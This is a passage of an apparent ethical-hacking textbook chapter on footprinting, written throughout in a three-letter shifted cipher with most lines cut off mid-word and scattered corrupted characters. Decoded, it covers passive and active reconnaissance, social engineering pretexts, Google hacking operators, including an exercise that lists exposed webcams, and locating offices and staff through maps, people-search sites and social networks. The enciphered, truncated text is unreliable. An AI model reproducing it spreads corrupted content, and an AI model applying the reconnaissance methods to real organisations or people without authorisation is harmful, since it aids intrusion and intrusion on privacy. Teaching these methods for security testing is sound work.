7KH RSHUDWLQJ V\ VWHP LV RQH RI WKH PRVW LPSRU
DERXW :KHQ EURZVLQJ LQIRUPDWLRQ RQ MRE VLWH
ORRN FORVHO\ WR VHH LI DQ\WKLQJ \RX REWDLQ FD
H[DPSOH MRE SRVWLQJV WKDW DVN IRU H[SHULHQFH
JR D ORQJ ZD\ WRZDUG QDUURZLQJ GRZQ WKH 26V S
:KHQ VRUWLQJ WKURXJK WKH ZHDOWK RI LQIRUPDWL
NHHS DQ H\H RXW IRU DQ\WKLQJ WKDW SURYLGHV W

- 8VHU DQG JURXS LQIRUPDWLRQ DQG QDPHV
- 2SHUDWLQJ V\ VWHP YHUVLRQV
- 6\ VWHP DUFKLWHFWXUH
- 5HPRWH V\ VWHP GDWD
- 6\ VWHP QDPHV
- 3DVVZRUGV

2UJDQL]DWLRQ 'DWD

1RW DOO LQIRUPDWLRQ LV WHFKQLFDO VR ORRN IRI
ZRUNV ,QIRUPDWLRQ WKDW SURYLGHV GHWDLOV DEI
GHWDLOV LV YLWDO ([SHFW WR HQFRXQWHU WKLV L
FRPSDQ\¶V RZQ ZHEVLWH GLVFXVLRQ JURXS ILQI
7KLV LQIRUPDWLRQ LQFOXGHV WKH IROORZLQJ

- (PSOR\HH GHWDLOV
- 2UJDQL]DWLRQ¶V ZHEVLWH
- &RPSDQ\ GLUHFWRU\
- /RFDWLRQ GHWDLOV
- \$GGUHV V DQG SKRQH QXPEHUV
- &RPPHQWV LQ +70/ VRXUFH FRGH
- 6HFXULW\ SROLFLHV LPSOHPHQWHG
- :HE VHUYHU OLQNV UHOHYDQW WR WKH RUJDQL]DW
- %DFNJURXQG RI WKH RUJDQL]DWLRQ
- 1HZV DUWLFOHV DQG SUHV V UHOHDVHV

7HUP LQRORJ\ LQ)RRWSULQWLQJ

,Q WKL V VHFWRQ \RX 100 OHDUQ GHILQLWRQV WKD

2SHQ 6RXUFH DQG 3DVVLYH ,QIRUPDWLRQ *DW

\$V IDU DV LQWHOOLJHQFH JDWKHULQJ JRHV RSHQ V
OHDVW DJJUHVVLYH %DVLFDQO\ WKH SURFHVV UHO
WKDW DUH W\SLFDQO\ SXEOLFQ\ DYDLODEOH DQG RX
QHZVSDSHUV ZHEVLWHV GLVFXVVRQ JURXS SUH\
EORJV DQG LQQXPHUDEOH RWKHU VRXUFHV

:LWK D VNLOOHG DQG FDUHIXO KDQG LW LV PRUH W
QHWZRUN LQIRUPDWLRQ SXEOLF ,3 DGGUHVHV ZHI
VRXUFHV MXVW WR QDPH D IHZ

\$FWLYH ,QIRUPDWLRQ *DWKHULQJ

\$FWLYH LQIRUPDWLRQ JDWKHULQJ LQYROYHV HQJDJ
VXFK DV VRFLDO HQJLQHULQJ \$WWDFNHUV WHQG V
WHQGV WR EH KXPQ EHULQJ \$ VDYY\ DWWDFNHU H
XQGHU YDULRXV SUHWHQVHV ZLWK WKH JRDO RI VRF
LQIRUPDWLRQ

3DVVLYH ,QIRUPDWLRQ *DWKHULQJ

3DVVLYH LQIRUPDWLRQ JDWKHULQJ LV GHFLGHGO\ O
LQIRUPDWLRQ JDWKHULQJ :KHUHDV DFWLYH LQIRUP
HQJDJHPHQW ZLWK WKH WDUJHW SDVVLYH GRHV QR
LQIRUPDWLRQ LQGLUHFQO\ DERXW D WDUJHW IURP F
MRE SRVWLQJV VRFLDO PHGLD DQG RWKHU W\SHV F
SURFHVV ZLOO VWDUW SDVVLYHO\

3VHXGRQ\PRXV)RRWSULQWLQJ

3VHXGRQ\PRXV LQIROYHV JDWKHULQJ LQIRUPDWLRQ IURP
VRPHRQH IURP WKH WDUJHW EXW XQGHU D GLIIHUHQ
HVVHQFH WKH LQIRUPDWLRQ LV QRW SRVWHG XQGHU
XQGHU DQ DVVXPHG QDPH ZLWK WKH LQWHQWLQJ W
8QGHU QRUPDO FRQGLWLRQV WKLW WHFKQLTXH FDQ
FRQWDFW \RX 8VLQJ WKH QDPH RI VRPHRQH ZLWKL
PHW IDFH WR IDFH EXW IURP DQRWKHU RIILFH RU O
VRPHRQH DQG JDLQ XVHIXO LQIRUPDWLRQ

,QWHUQHW)RRWSULQWLQJ

\$ SUHWW\ VWUDLJKWIRUZDUG PHWKRG RI JDLQLQJ L(
WDONLQJ DERXW XVLQJ WHFKQLTXHV VXFK DV *RRJO
RWKHU *RRJOH DSSV WR LGHQWLI\ VHFXULW\ KROHV
FRGH DQG RWKHU PHWKRGV WR ILQG RXW ZKDW \RX
SXEOLF LQIRUPDWLRQ WKDW D PDOLFLRXV SDUW\ FI

7KUHDWV ,QWURGXFHG E\)RRWSULQW

/HW1V WDNH D FORVHU ORRN DW WKH WKUHDWV WKE
6RFLDO (QJLQ2HURQ JWKH HDVLHVW ZD\V WR JDLQ LQ
LQIRUPDWLRQ LQ JHQHUDO LV WR MXVW DVN IRU LW
PDQLSXODWLQJ SHRSOH ZLWK WKH JRDO RI JHWWLQ.
XVHILO LQVLJKW

1HWZRUN DQG 6\VWH7K\$WWDFN1HVGHVVLJQH WR JDWKH
HQYLURQPHQW1V V\VWHP FRQILJXUDWLRLQ DQG RSHU
,QIRUPDWLRQ /7DNDJH LV IDU WRR FRPPRQ QRZDG
KDYH EHFRPH YLFWLPV RI GDWD DQG RWKHU FRPSDQ
ZURQJ KDQGV

3ULYDF\ /\$QVWKHU RQH WKDW LV FRPPRQ2DOO WRR I
5HPHPEHU WKDW JDLQLQJ DFFHVV WR D V\VWHP LVQ
FRXOG DOVR EH D ZD\ WR JDWKHU SULYDWH DQG SHI
EH WKH WDUJHW RI VXFK DQ DWWDFN \RX PD\ HDVL
WKH +HDOWK ,QVXUDQFH 3RUWDELOLW\ DQG \$FFRXQ
2[OH\ WR QDPH D FRXSOH

5HYHQXH //RW RI LQIRUPDWLRQ DQG VHFXULW\ UHOI
ILQDQFLDO UHODWHG LVVXH V FDQ HDVLO\ OHDG WR
WR FORVXUH RI WKH EXVLQHVV LWVHOI 5HPHPEHU \
SHQDOWLHV DQG ODZVXLWV FXVWRPHUV DUH SURQ
IHHO LW LV VDIH



:KHQ WDONLQJ DERXW WKUHDWV WKDW IRR
ZH QHHG WR PHQWLRLQ SHUVRQDOO\ LGHQWLILDEOH
WKDW FDQ EH XVHG WR XQLTXHO\ LGHQWLI\ DQ LQ
QXPEHU RU VRFLDO VHFXULW\ QXPEHU ,I \RX HQF
\RXU SHQHWUDWLRLQ WHVWLQJ SURFHVV \RX VKRX
FOLHQW LPPHGLDWHO\ HVSHFLDOO\ LI \RX HQFRXQ
\$Q\ GLVFORVXUH RI 3,, WR XQDXWKRULJHG SDUWLH
EDG SXEOLFLW\ UHJXODWRU\ SHQDOWLHV DQG PX

7KH)RRWSULQWLQJ 3URFHVV

7KHUH DUH PDQ\ VWHSV LQ WKH IRRWSULQWLQJ SURRI LQIRUPDWLRQ 5HPHEHU WR ORJ HDFK SLHFH RI KRZ LQVLJQLILFDQW LW PD\ VHHP DW WKH WLP

8VLQJ 6HDUFK (QJLQH

2QH RI WKH ILUVW VWHSV LQ WKH SURFHVV RI IRRW 6HDUFK HQJLQH VXFK DV *RRJOH DQG %LQJ FDQ HDWKH FOLHQW PD\ KDYH ZLVKHG WR KDYH NHSW KLGG 7KH VDPH LQIRUPDWLRQ PD\ UHDLGLO\ VKRZ XS RQ D

8VLQJ D VHDFK HQJLQH \RX FDQ ILQG D ORW RI LQXQH[SHFWHG RU VRPHWKLQJ D GHIHQGHU QHYHU FRHPSOR\HH GHWDLOV ORJLQ SDJH LQWUDQHW SRUVRUHG GHWDLOV VXFK DV QDPHV RI VHFUXLW\ SHUVRDQWLYLUXV SURWHFWLRQ DQG LW LV QRW XQKHDUG LQIRUPDWLRQ

*RRJOH +DFNLQJ

2I FRXUVH WKH EHVW NQRZQ DQG PRVW GRPLQDQW WKHUH *RRJOH OLNH DQ\ VHDFK HQJLQH DOORZV ,QWHUQHW :KLOH , ZRQ\W JR WKURXJK KRZ WR GR IWKDW DQ\RQH ZKR KDV XVHG RQH NQRZV WKDW VRPEH WRXJK 7\SLQJ LQ WHUPV WR D VHDFK HQJLQH Z\RX QHHG" /HW\V VHH KRZ WR XQOHDVK WKH UHDO WKH SURFHVV ~~NRZHQD~~DFNLQJ

*RRJOH KDFNLQJ LV QRW DQ\WKLQJ QHZ DQG KDV EH ZLGHO\ NQRZQ E\ WKH SXEOLF 7KH SURFHVV LQYRO\ \RXU UHVXOWV WR JHW ZKDW \RX ZDQW LQVWHDG RI :LWK *RRJOH KDFNLQJ LW LV SRVVLEOH WR REWDLQ VHQVLWLYH IROGHUV ORJRQ SRUWDOV FRQILJXUDW %HIRUH \RX SHUIRUP DQ\ *RRJOH KDFNLQJ VHH ([HU WKH RSHUDWRUV WKDW PDNH LW SRVVLEOH



(DFK RI WKH RSHUDWRUV PHQWLRQHG KHUH

ER[RQ [WKJOH](#) FRPH SDJH <RX GRQ\W KDYH WR JR FRPPDQGV

FDFK'VSOD\V WKH YHUVLRQ RI D ZHE SDJH WKDW *R

GLVSOD\LQJ WKH FXUUHQW YHUUVLRQ 6\QWD[
OLQ\NVWV DQ\ ZHE SDJHV WKDW FRQWDLQ OLQNV WR
6\QWD[Q *website name!*
LQIRUPDWLRQ DERXW WKH OLWHG SI
VLWV WULFWV WKH VHDFK WR WKH QRFDWLRQ VSH
name!
DOOLQV LWWXUHQV SDJHV ZLWK VSHFLILHG NIDZRWGWOH
keywords!
DOOLQV LWWXUHQV RQO\ UHVXOWV ZLWK WKH VSHFLILHG
keywords!

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8VLQJ *RRJOH +DFNLQJ
7KLW H[HUFLVH GHPRQVWUDWHV KRZ WR XVH *RRJOH
D WDUJHW 7R GR WKLW H[HUFLVH \RX [ZDZ XPRJDO](#)
,Q WKH VHDFK ER[6H [QWZ UZ WKH 2SRUQ](#) WKLW ZLOO
VHDFK WKH :LOH\ ZHEVLWH DQG UHWXUQ DQ\ UH
2UL\DQR
,Q WKH VHDFK ER[[SHOQW QXUWK QSWZBUNLFDPLUO](#)
D OLVW RI ZHE HQDEOHG FDPHUDV WKDW DUH DW
,Q WKH VHDFK ER[[HQWHLWVSRKLVNDDG](#) UHWXU
ZHEVLWHV WKDW OLQN WR WKH ZHEVLWH LWSUR
7KLW LV MXVW DQ H[DP SOH RI WKUHH RSHUDWRUV I
JDLQ LQIRUPDWLRQ DERXW \RXU WDUJHW UHSODFH
WDUJHW ([SHULPHQW ZLWK GLIIHUHQW FRPELQDWL
UHJDUGLQJ \RXU WDUJHW

,I \RX DUH VWLOO D OLWWOH FRQIXVHG DERXW KRZ
JRRG UHVRXUFH LV WKH *RRJOH +DFNLQJ [ZDZBESORH](#)
[GE FRP JRRJOH D VLVN](#) HQ PDLQWDLQH IRU D YHU\ OF
RSHUDWRUV GHVFULEHG KHUH DORQJ ZLWK SOHQW\
UHVXOWV WKDW WKH\ SURYLGH \RX PD\ JDLQ D EHW



\$ FRXSOH RI WKLQJV WR QRWH ZKHQ XVLQJ

IUHTXHQF\ DQG QXPEHU RI NH\ZRUGV)LUVW EH FR
RSHUDWRUV LQ D VKRUW SHULRG RI WLPH EHFDXVH
WKHVH DGYDQFHG RSHUDWRUV LI WRR PDQ\ DSSHD
LQ PLQG WKDW WKHUH DUH PDQ\ PRUH NH\ZRUGV W

7UI\ XVLQJ WKHVH *RRJOH KDFNV RQO\ DIWHU \RX KD
UHDVRQLQJ KHUH LV WKDW DIWHU \RX KDYH VRPH LC
PRUH JHQHUDO LQYHVWLJDWLRQ \RX FDQ WKHQ XVH
OHDUQH



7R IXOO\ DSSUHFLDWH WKH SRZHU RI *RRJOH

WU\LQJ GLIIHUHQW FRPELQDWLRQV DQG YDULDWLRQ
ZD\ \RX EHRPH IDPLOLDU ZLWK WKH UHVXOWV WK
ZRUNV

7R XVH D VHDFK HQJLQH HIIHFWLYHO\ IRU IRRWSUL
ILUVW VWHS LQ JDWKHULQJ LQIRUPDWLRQ LV WR EH
QDPH DQG WDNH QRWH RI WKH UHVXOWV EHFDXVH \



1RZDGD\V WKH WHQGHHQF\ LV IRU LQGLYLGX

VHDFK HQJLQH DQG UHYLHZ WKH UHVXOWV LW UH
OLPLWLQJ \RXU UHVXOWV %H VXUH WR VHDFK RW
'LIIHUHQW HQJLQHV FDQ DQG GR JLYH GLIIHUHQW L
WKH\ KDYH EHHQ GHVLJQHG 'HSULYLQJ \RXUVHOI F
DWWDFN RSWLRQV ODWHU

2QFH \RX KDYH JRWWHQ EDVLF LQIRUPDWLRQ IURP V
OLWWOH GHSHU DQG ORRN IRU LQIRUPDWLRQ UHOD
,I \RX QHHG WR ILQG WKH H[WHUQDO 85/ RI D FRPSD
W\SH WKH QDPH RI WKH WDUJHW RUJDQL]DWLRQ DQ
JHQHUDOO\ REWDLQ IRU \RX WKH H[WHUQDO DQG PR
VRPH RI WKH OHVVHU NQRZQ RQHV .QRZLQJ WKH LQ
WUHPHQGRXV LQVLJKW LQWR WKH LQQHU VWUXFWXU
DYDLODEOH WKDW FDQ SURYLGH PRUH LQIRUPDWLRQ
D FRXSOH



NOTE

,Q VRPH FDVHV \RX PD\ ILQG WKDW WKH LQ



NOTE

\$XEGRPDLQ GRPDLQ WKDW LV D FKLOG RI D

/LQN ([WUDTFLRUXWLOLW\ ORFDWHV DQG H[WUDFWV V
JLYHQ ORFDWLRQ

3XEO LF DQG 5HVWULFWHG :HEVLWHV

:HEVLWHV WKDWQDWRLEQWSIXQCHLG EXW WR EH UHVWU
ZLWK YDOXDEOH LQIRUPDWLRQ %HFD XVHF KQHWWDLFW
DQGHYHORSHU²DSSHOQFWRLQWHQGHHG IRU SXEOLF FRQ
VXEGRPDLQ WKDW LV HLWKHU QRW SXEOLFLJHG RU V

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([DPLQLQJ D 6LWH

7KLV H[HUFLVH VKRZV \RX KRZ WR OHDUQ PRUH DE
WKH\ DUH UXQQLQJ DGGLWLRQDO ,3 LQIRUPDWLRQ

,Q \RXU ZHE EURZVHU ZRSHQWKUDZWEFRWH

,Q WKH ER[ODEHOHG :KDW¶V 7KDW 6LWH 5XQQL
WKDW WKLV LV D SDVVLYH DFWLYLW\ VR \RX GR
SODQ D PRUH DJJUHVVLYH DFWLYLW\ FRQVLGHU

2Q WKH UHVXOWV SDJH QRWH WKH OLVW RI VLM
OLVW RI VXEGRPDLQV IRU WKH GRPDLQ \RX HQWH
VXEGRPDLQV VR LI \RX GRQ¶W VHH DQ\ GRQ¶W E
RQO\ D VLQJOH UHVXOW IRU D GRPDLQ QDPH \RX
GHWDLQ DERXW WKH GRPDLQ

2Q WKH UHVXOWV SDJH FOLFN WKH 6LWH 5HSRU
6LWH 5HSRUW SDJH IRU WKDW GRPDLQ

2Q WKH 6LWH 5HSRUW SDJH QRWH WKH LQIRUPD
DV HPDLO DGGUHVHV SK\VLFDQ DGGUHVHV 26
LQIRUPDWLRQ

<RX PD\ ILQG \RXUVHOI LQ SUDFWLFH UHSHDWLQJ V
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EHFDXVH WKH\ ZLOO EH XVHIXO LQ ODWHU VWDJHV


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1RW WR EH RYHUORRNHG RU XQGHUWLPDWHG LQ \
SK\VLFDQ ORFDWLRQ RI RIILFHV DQG SHUVRQQHO <
IRRWSULQWLQJ SURFHVV EHFDXVH LW FDQ \LHOG RW
ODWHU VWDJHV LQFOXGLQJ SK\VLFDQ SHQHWUDWLR
ORFDWLRQ FDQ DLG LQ GXPSVWHU GLYLQJ VRFLDO I

7R KHOS \RX REWDLQ SK\VLFDQ ORFDWLRQ GDWD D
DYDLODEOH 7KDQNV WR WKH QXPEHU RI VRXUFHV W
ZHEFDPV WKHUH LV WKH SRWHQWLDO IRU \RX DV DQ
1HYHU XQGHUWLPDWH WKH VKHHU QXPEHU RI VRX


*RRJOH (DWKW SRSXODU VDWHOOLWH LPDJLQJ XWLO
VLQFH WKDW WLPH LW KDV JRWWHQ EHWWHU ZLWK C
DPRXQWV RI RWKHU GDWD \$OVR LQFOXGHG LQ WKH
LPDJHV RI PRVW ORFDWLRQV LQ VRPH) EDXUHW EDZ

SLFWXUH IURP *RRJOH (DUWK



)LJXUH *RRJOH (DUWK

*RRJOH 0D~~B~~RRJOH 0DSV SURYLGHV DUHD LQIRUPDWLR
ZLWK 6WUHHW 9LHZ DOORZV \RX WR YLHZ EXVLQHVV
SHUVSHFWLYH RI D FDU 8VLQJ WKLV XWLOLW\ PDQ\
HQWUDQFHV DQG HYHQ LQGLYLGXDOV ZRUNLQJ WKU
:HEFDPVKHVV DUH YHUI\ FRPPRQ DQG WKH\ FDQ SUR
SHRSO~~H~~LJXUHVKRZV D OLVW RI UHVXOWV RQ *RRJOH W



)LJXUH &DPHUDV IRXQG E\ GRLQJ D *RRJOH KDFN
3HR SOH 6HDDUQFKZHEVLWHV RIIHU LQIRUPDWLRQ RI SX
DFFHVVHG E\ WKRVH ZLOOLQJ WR VHDFK IRU LW ,V
DV SKRQH QXPEHU KRXVH DGGUHVHV HPDLO DGG
RQ WKH ZHEVLWH EHLQJ DFFHVVHG 6RPH UHDOO\ JL
6SRNHR =DED6HDFK :LQN DQG ,QWHOLXV



7KLV ORFDWLRQ LQIRUPDWLRQ ZLOO EHFRP
WDON DERXW SK\VLFDV VHFXULW\

6RFLDO 1HWZRUNLQJ DQG ,QIRUPDWLRQ *DWK
2QH RI WKH EHVW VRXUFHV IRU LQIRUPDWLRQ LV VR
SURYHQ QRW RQO\ H[WUHPHO\ SUROLILF EXW DOVR I
WRRO \$ ODUJH QXPEHU RI SHRSOH ZKR XVH WKHVH
<RX FDQ OHDUQ QRW RQO\ ZKDW DQ LQGLYLGXDO LV
SHUVRQDO DQG SURIHVVLRQDO WKDW WKH\ KDYH
%HFDXVH RI WKH RSHQQHV DQG HDVH RI LQIRUPDW
GHHUPLQH DWWDFNHU FDQ ORFDWH GHWDLOV WK
IRXQG LQIRUPDWLRQ VXFK DV SURMHFW GDWD YDFD
ORFDWLRQ GDWD 7KLV LQIRUPDWLRQ PD\ EH XVHIXC

ZLWK SHUVRQDO GDWD OHDUQHG RQ VRFLDO QHWZR
HQJLQHHULQJ WR EXLOG D VHQVH RI WUXVW



6RFLDO QHWZRUNLQJ FDQ EH ERWK D EHQH

2Q WKH RQH KDQG WKH DELOLW\ WR DGYHUWLVH
HQRUPRXVO\ SRZHUIXO DQG EHQHILFLDO 2Q WKH F
QHWZRUNV DQG WKHLU LQIRUPDWLRQ XVHIXO WR D
KDYH WR NHHS LQ PLQG ZKHQ DOORZLQJ WKH XVH

